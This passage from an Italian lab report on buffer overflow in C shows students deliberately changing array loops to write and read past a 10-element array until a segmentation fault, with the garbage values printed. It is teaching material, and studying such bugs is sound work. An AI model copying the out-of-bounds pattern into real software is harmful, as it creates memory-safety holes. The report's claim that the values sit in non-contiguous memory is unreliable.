eseguendo il codice modificato, pur non ottenendo direttamente il risultato sperato, abbiamo notato come in fase di lettura dell'array, inizializzato per contenere solo 10 valori e non 20, il programma non scriva correttamente nella memoria i valori inseriti, andando poi a leggere dei valori non coerenti che normalmente vengono chiamati **garbage values**⁷. Notiamo come il valore numero 18 inserito sia pari a 432, mentre quello letto sia pari a 17. Quindi possiamo affermare che i valori nell'array non sono correttamente allocati in banchi di memoria contigua.

```
[9]: 756
[10]: 234
[11]: 564
[12]: 23
[13]: 546
[14]: 432
[15]: 546
[16]: 243
[17]: 4567
[18]: 432
```

Valori inseriti

```
[11]: 564
[12]: 18
[13]: 13
[14]: 432
[15]: 546
[16]: 243
[17]: 4567
[18]: 17
[19]: 0
[20]: 12288
```

Valori letti

⁷ in termini informatici, "garbage values" (valori spazzatura) si riferisce a dati casuali o non validi presenti in una posizione di memoria che potrebbe essere stata inizializzata in modo improprio o non inizializzata affatto, come nel nostro caso.

3.3.2. Modifica del codice - Ciclo di output

Non avendo ottenuto esplicitamente il risultato richiesto, abbiamo provato a modificare il codice come riportato di seguito agendo sul ciclo di output:

Originale


```
printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
{
    int t= i+1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}
```

Modificato

```
printf ("Il vettore inserito e':\n");
for ( i = 0 ; i >= 0 ; i++) <-----!!!
{
    int t= i+1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}
```

Questa modifica ha portato al risultato desiderato, anche se è stato richiesto un maggior numero di posizioni lette per ottenere un segmentation fault. Questo perché nel caso specifico abbiamo costretto il programma a leggere i valori della memoria, successiva a quella allocata dal codice, fino all'infinito perché la condizione del ciclo for risulta sempre vera e non può avere termine a meno che non venga terminata manualmente dall'utente.

Il sistema legge tutti i **garbage values** presenti, fino a bloccarsi da solo a causa di un **segmentation fault**⁸.



```
[1280]: 1419333333
[1281]: 1129140805
[1282]: 1969180737
[1283]: 1528511845
[1284]: 1593863472
[1285]: 1869098813
[1286]: 1714382189
[1287]: 1769365868
[1288]: 795831905
[1289]: 1802724676
[1290]: 795897716
[1291]: 1599296323
[1292]: 875704624
[1293]: 792220463
[1294]: 1329737518
[1295]: 791543878
[1296]: 4607810
[1297]: 0
[1298]: 0
zsh: segmentation fault ./BOF
(flaviano@kaliArm) - [~/Desktop/CSS_0124/S8]
```

Errore di segmentation Fault

Abbiamo quindi ottenuto il risultato richiesto.

⁸ Un segmentation fault, comunemente abbreviato come "segfault", è un tipo di errore che si verifica quando un programma tenta di accedere a una parte di memoria a cui non ha il permesso di accedere, o tenta di leggere o scrivere in una posizione di memoria non valida.